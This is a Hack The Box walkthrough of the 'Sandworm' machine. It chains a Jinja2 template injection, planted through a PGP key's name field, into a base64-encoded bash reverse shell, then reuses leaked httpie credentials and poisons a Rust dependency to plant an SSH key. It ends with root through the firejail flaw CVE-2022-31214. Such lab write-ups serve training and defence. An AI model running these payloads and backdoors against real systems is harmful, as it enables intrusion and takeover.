Description
Sandworm is a medium Hack The Box machine that features:
- Flask web application vulnerable to Server Side Template Injection leading to Remote Command Execution
- User Pivoting by using leaked and re-used
httpiecredentials - User Pivoting by infecting a Rust dependency administrated by Cargo package manager
- Privilege Escalation by using
firejailvulnerability allowing running set-uid binaries
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.218.
$ ping -c 3 10.10.11.218
PING 10.10.11.218 (10.10.11.218) 56(84) bytes of data.
64 bytes from 10.10.11.218: icmp_seq=1 ttl=63 time=44.4 ms
64 bytes from 10.10.11.218: icmp_seq=2 ttl=63 time=43.9 ms
64 bytes from 10.10.11.218: icmp_seq=3 ttl=63 time=43.4 ms

--- 10.10.11.218 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.421/43.915/44.444/0.418 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.218 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.218
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get three open ports: 22, 80 and 443.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.218 -sV -sC -p22,80,443 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.218
Host is up (0.044s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
| Not valid before: 2023-05-04T18:03:25
|_Not valid after:  2050-09-19T18:03:25
|_http-title: Secret Spy Agency | Secret Security Service
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. The HTTP service is the same as HTTPs service. We add the ssa.htb domain to the /etc/hosts file.
$ echo '10.10.11.218 ssa.htb' | sudo tee -a /etc/hosts

We find a website about a “Secret Spy Agency” which is developed with Python’s Flask library, as we see at the end of the page: Powered by Flask™.
 We are able of sending a message to the agency using the
 Contact section. We can only send PGP-encrypted texts.
 After the text form, we find the

 Don't know how to use PGP? Check out our guide text which redirects us to the /guide page. In this page we have access to the public key of the agency in /pgp path, and the options to encrypt, decrypt a sample a sample message and verify a signature.
 The public key has this format:
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQINBGRTz6YBEADA4xA4OQsDznyYLTi36TM769G/APBzGiTN3m140P9pOcA2VpgX
+9puOX6+nDQvyVrvfifdCB90F0zHTCPvkRNvvxfAXjpkZnAxXu5c0xq3Wj8nW3hW
....
a3xUUFA+oyvEC0DT7IRMJrXWRRmnAw261/lBGzDFXP8E79ok1utrRplSe7VOBl7U
FxEcPBaB0bhe5Fh7fQ811EMG1Q6Rq/mr8o8bUfHh
=P8U3
-----END PGP PUBLIC KEY BLOCK-----
In the /guide page we have a sample signed message with this format:
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

This message has been signed with the official SSA private key.

...
-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAdFiEE1rqUIwIaCDnMxvPIxh1CkRC2JdQFAmRT2bsACgkQxh1CkRC2
JdTCLhAAqdOcrfOsmkffKwdDKATwEpW1aLXkxYoklkH+DCDc58FgQYDNunMQvXjp
...
mItshTOG0jrtlvAf/PjqZ54yOPCWoyJQr5ZR7m4bh/kicXZVg5OiWrtVCuN0iUlD
7sXs10Js/pgvZfA6xFipfvs7W+lOQ0febeNmjuKcGk0VVewv8oc=
=/yGe
-----END PGP SIGNATURE-----
We can verify this signed message with the Verify Signature function.
 We have a message back containing information about the signature, such as the key ID, the date of the signature, the name of the PGP key, or the expiry date of the key.
 This means that we can inject text in the output of the verify command, for example using the name of the key field.
Exploitation
We know that the web page is coded using Python with Flask library. So we can try if this field is vulnerable to Server Side Template Injection (SSTI) vulnerability. We can use the {{7*7}} injection from Jinja2 template solution. We are going to do a test by creating keys, a message, a signature and then verifying with the web page. Firstly we do the commands using gpg tool:
$ gpg --full-generate-key
gpg (GnuPG) 2.4.8; Copyright (C) 2025 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
   (1) RSA and RSA
...
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072)
Requested keysize is 3072 bits
Please specify how long the key should be valid.
         0 = key does not expire
...
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: {{7*7}}
Email address:
Comment:
You selected this USER-ID:
    "{{7*7}}"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? o
public and secret key created and signed.
...

$ echo 'Test Message for Sandworm' > message.txt
$ gpg --armor --export '{{7*7}}' > public_key.asc
$ cat public_key.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGjr+kwBDACeXHrgcMxBE6RpWCxmxEsxLLBcJI6QFn49PsW3Cje2PSHZ81rj
71bNr/2JVSCbLVlyiy3eXldhvgk+H3kVD+OW7CrBMbeWHQLChnGc5Sh/nkL/3dv8
...
Vk8rFDOK2wY+83sPmKAGsokp+Nd5HgyVnnydUZriRLtQWZq0yULCBuOQaai198yb
5rQY8Pc/uKfVeOLw4rSD3+F3fgyNC46IsPLl2diMpxb55uo=
=xUzm
-----END PGP PUBLIC KEY BLOCK-----

$ gpg --clearsign -u '{{7*7}}' message.txt
$ cat message.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Test Message for Sandworm
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEKRYT2nR6avLZw6pvi/jznFJ5CwcFAmjr+1kACgkQi/jznFJ5
CwdTIAv+NdK9STQYcBjS3Pjb2JZ29alEigYlcEnA/d6y5adQ73y1DxkUY5dKyRLk
wW1tSWfr3D5g9USx1WGvf2a/h4rVwkH93vjs4pHEQ8WiWk39mXqs3kKiQmmNJXgm
SzCQZkv8uIa7VcO4V4N3YPjjdkZcSvBB2L8Vdk5xYdYHUCEf2HaKIL1PfaOlkwjJ
ODhf3W6yOLk6zucYFcMsk/gqekJpn74jQhFb3POBzKofe5ZVESfggTKYNwz9tHGT
sMOV9oRV9OfktNu1kZGYZsWA3fEKDJfSZtTw4UcibY0vMZMTkYA5jDNj2vMmdOy8
lc9MlZPPZyr+RCWBdBkhBOHk00NPn/0WAP8E1QezwntzpFiz7ed7bzeg+6CgtGcv
PJumhZ+yAZV6I7gHsqUZs9Ze1FuHpDnU56PdlBwrAIM0qt2Typ6YemWiL3U9niT5
C75juWLomW8bOTgPoTCGMJCwf6z78AmrmPIGDxoB1+gxxyWUaZ/4RsrMqCjjUWvJ
J1Zrjqt8
=9+3A
-----END PGP SIGNATURE-----
Now we can use the generated public key and the signed message in the website.
 We find the
 49 text in the response, meaning that the injection has been successful and the 7x7 operation is done. We can use this vulnerability to gain remote command execution on the machine. In PayloadsAllTheThings repository we find a sample code for RCE: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}. For spawning a reverse shell we will use something like {{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzEyMzQgMD4mMQ==|base64 -d|bash').read() }}. We start the listener port and create the signed message.
$ nc -nvlp 1234
$ LANG=en gpg --full-generate-key
...
GnuPG needs to construct a user ID to identify your key.

Real name: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzEyMzQgMD4mMQ==|base64 -d|bash').read() }}
Email address:
Comment:
...
$ gpg --armor --export "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzEyMzQgMD4mMQ==|base64 -d|bash').read() }}" > public_key.asc

$ gpg --clearsign -u "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzEyMzQgMD4mMQ==|base64 -d|bash').read() }}" message.txt

$ cat message.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Test Message for Sandworm
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEahv3z2qoKkmm9sC7n4imgsAEbmsFAmjr/lIACgkQn4imgsAE
bmtyuwv/Vd2+XFkwnU0CvB3OCQRWdFllTu6jYGxBP+R5g/ofyFs8k8g6sr2OCQuZ
o0Iq8sR99YvdEABQ9KiTHuqrbZ3D6j92zY1LWfwyeKwiJd3VGehae7RMKEoKqSZ8
amVjARLAjJj13xrBLdX+8FDmqtvRsAjYwhE4b+zHclP/lygppMkA9NsMRv+q/lvR
sjU1Y9M3faTV1DQ3mAnHs+m9Mb+u46nxw49UB3BP033PYdAtBRKiTqpwBDTWk0PU
18JB8eE8LTWJC6+yw4sI6/t4X8YK/Vaan+oMiyUJL62fIJrzjLUmKdBzUlalCYvi
WzZOnpd9uqYRltlwvOQJJPJPIdNJo/ZFwgA6QkZ88KdWKBmR8ZhXu3DGLX3Hfjr0
689iEnaa254cRJl24M6E0uzhtezCBHEKFk90R40rFOb06xvQew3asz1PgyYYslT1
j0jib69J4bYqoX9DAfM99dRxZUPXhtlYK3pr8uBwCY1zRyy1VpBRn+/W7zsEvknr
OgYF+66+
=kRag
-----END PGP SIGNATURE-----
After sending the public key and the signed message, we receive the reverse shell as the atlas user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.218] 59360
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
Post-Exploitation
We find we are inside a limited environment, due to the low availability of system commands.
atlas@sandworm:/var/www/html/SSA$ ls /bin
ls /bin
base64
basename
bash
cat
dash
flask
gpg
gpg-agent
groups
id
lesspipe
ls
python3
python3.10
sh
atlas@sandworm:/var/www/html/SSA$ env
env
Could not find command-not-found database. Run 'sudo apt update' to populate it.
env: command not found
We find three console users in the system: root, atlas and silentobserver.
atlas@sandworm:/var/www/html/SSA$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
silentobserver:x:1001:1001::/home/silentobserver:/bin/bash
atlas:x:1000:1000::/home/atlas:/bin/bash
...
We move to enumerate the /home/atlas directory.
atlas@sandworm:/var/www/html/SSA$ cd /home/atlas
atlas@sandworm:~$ ls -a
ls -a
.
..
.bash_history
.bash_logout
.bashrc
.cache
.cargo
.config
.gnupg
.local
.profile
.ssh
atlas@sandworm:~$ cd .config
cd .config
atlas@sandworm:~/.config$ ls -a
ls -a
.
..
firejail
httpie
atlas@sandworm:~/.config$ cd firejail
cd firejail
bash: cd: firejail: Permission denied
atlas@sandworm:~/.config$ cd httpie
cd httpie
atlas@sandworm:~/.config/httpie$ ls -a
ls -a
.
..
sessions
atlas@sandworm:~/.config/httpie$ cd sessions
cd sessions
atlas@sandworm:~/.config/httpie/sessions$ ls -a
ls -a
.
..
localhost_5000
atlas@sandworm:~/.config/httpie/sessions$ cd localhost_5000
cd localhost_5000
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ ls -a
ls -a
.
..
admin.json
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
cat admin.json
{
    "__meta__": {
        "about": "HTTPie session file",
        "help": "https://httpie.io/docs#sessions",
        "httpie": "2.6.0"
    },
    "auth": {
        "password": "quietLiketheWind22",
        "type": null,
        "username": "silentobserver"
    },
    "cookies": {
        "session": {
            "expires": null,
            "path": "/",
            "secure": false,
            "value": "eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkludmFsaWQgY3JlZGVudGlhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1MGJsd6FkA"
        }
    },
    "headers": {
        "Accept": "application/json, */*;q=0.5"
    }
}
In the .config directory we find the firejail folder, a lightweight security tool intended to protect a Linux system by setting up a restricted environment for running (potentially untrusted) applications. This explain the reduced set of commands we have access. The other folder is httpie, a modern, user-friendly command-line HTTP client for the API era. Inside its sub-folders we have the configuration file, with credentials, with the silentobserver user and the quietLiketheWind22 password. There is a mention to a service hosted in the 5000 port with a cookie. Trying the credentials using the SSH protocol give us a session as the user.
$ ssh silentobserver@ssa.htb
silentobserver@sandworm:~$ id
uid=1001(silentobserver) gid=1001(silentobserver) groups=1001(silentobserver)
We are going to port-forward the 5000 to check what it is. We find the same web application we saw previously. We use the pspy tool to check for processes running in fixed intervals of time (Cron) as root user.
silentobserver@sandworm:/tmp$ wget http://10.10.14.6/pspy64
silentobserver@sandworm:/tmp$ chmod +x pspy64
silentobserver@sandworm:/tmp$ ./pspy64
...
CMD: UID=0     PID=3659   | /usr/sbin/CRON -f -P
CMD: UID=0     PID=3658   | /usr/sbin/CRON -f -P
CMD: UID=0     PID=3660   | /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
CMD: UID=0     PID=3661   | sleep 10
CMD: UID=0     PID=3662   | /usr/sbin/CRON -f -P
CMD: UID=0     PID=3664   | /bin/sudo -u atlas /usr/bin/cargo run --offline
CMD: UID=0     PID=3663   | /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
...
We find a Cron job that is running cargo commands inside the /opt/tipnet directory. Cargo is a package manager for Rust programming language, which is used to manage the dependencies of a project. We can check for the dependencies in the /opt/tipnet/Cargo.toml file. The command is ran by atlas user using sudo.
silentobserver@sandworm:/tmp$ ls /opt/tipnet/
access.log  Cargo.lock  Cargo.toml  src  target
silentobserver@sandworm:/tmp$ cat /opt/tipnet/Cargo.toml
[package]
name = "tipnet"
version = "0.1.0"
edition = "2021"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
chrono = "0.4"
mysql = "23.0.1"
nix = "0.18.0"
logger = {path = "../crates/logger"}
sha2 = "0.9.0"
hex = "0.4.3"
We find that the logger dependency is retrieved from the /opt/crates/logger directory. We list its permissions.
silentobserver@sandworm:/tmp$ ls -l /opt/crates/logger
total 24
-rw-r--r-- 1 atlas silentobserver 11644 May  4  2023 Cargo.lock
-rw-r--r-- 1 atlas silentobserver   190 May  4  2023 Cargo.toml
drwxrwxr-x 2 atlas silentobserver  4096 May  4  2023 src
drwxrwxr-x 3 atlas silentobserver  4096 May  4  2023 target
We find that have full-write permissions over the lib.rs file inside the src folder as we are part of the silentobserver group.
silentobserver@sandworm:/tmp$ ls -l /opt/crates/logger/src/lib.rs
-rw-rw-r-- 1 atlas silentobserver 732 May  4  2023 /opt/crates/logger/src/lib.rs
We will modify the file to inject a command to create a SSH key in the /home/atlas/.ssh/authorized_keys file. This is the full content of the lib.rs file.
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

// execute command
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let output = Command::new("bash")
        .arg("-c")
        .arg("echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQD36o71FXJuBmYUnTC07UrPJNJQYoIc3QHYs27fR4Qv2P7ZBmzlGMDS5XA5HbH+R2Kd6QnXDKu6m6EU3Hs137VH83nN9COoqoHYLB8DjaWcrvUBlJHqr9CtHo4rVLFj9hTHfK0JrRVHvGFin7CVtdlklzKeVud5DU2Utrh00Mfj5w== user@sys | tee /home/atlas/.ssh/authorized_keys")
        .output()
        .expect("Error running the command");

    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
After a few seconds we will be able to spawn a shell as this user, and as contrary as before, we have full access to all commands and we are not anymore inside a firejail jail.
$ ssh -i id_rsa atlas@ssa.htb
atlas@sandworm:~$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)
groups=1001(silentobserver)
atlas@sandworm:~$ ps
    PID TTY          TIME CMD
   4343 pts/0    00:00:00 suid-bash
   4351 pts/0    00:00:00 ps
atlas@sandworm:~$ env
SHELL=/bin/bash
PWD=/tmp
...
We find we are inside the jailer group, let’s find files with this group owner.
atlas@sandworm:~$ find / -group jailer -type f 2> /dev/null
/usr/local/bin/firejail
We find one, the /usr/local/bin/firejail binary. We find that the used version is the 0.9.68.
atlas@sandworm:~$ /usr/local/bin/firejail --help
firejail - version 0.9.68
...
This version is vulnerable to a Privilege Context Switching vulnerability, CVE-2022-31214. By crafting a bogus Firejail container that is accepted by the Firejail setuid-root program as a join target, a local attacker can enter an environment in which the Linux user namespace is still the initial user namespace. In this way, the filesystem layout can be adjusted to gain root privileges through execution of available setuid-root binaries such as su or sudo.
We find a PoC of the vulnerability in openwall, specifically the firejoin.py script. We can run it and follow the instructions to obtain a root shell. We will need to open another shell.
atlas@sandworm:~$ nano firejoin.py
atlas@sandworm:~$ chmod +x firejoin.py
atlas@sandworm:~$ python3 firejoin.py
You can now run 'firejail --join=4998' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.

$ ssh -i id_rsa atlas@ssa.htb
atlas@sandworm:~$ firejail --join=4998
changing root to /proc/4998/root
Warning: cleaning all supplementary groups
Child process initialized in 5.15 ms
atlas@sandworm:~$ su -
root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
root@sandworm:~# cat /home/silentobserver/user.txt
<REDACTED>
root@sandworm:~# cat /root/root.txt
<REDACTED>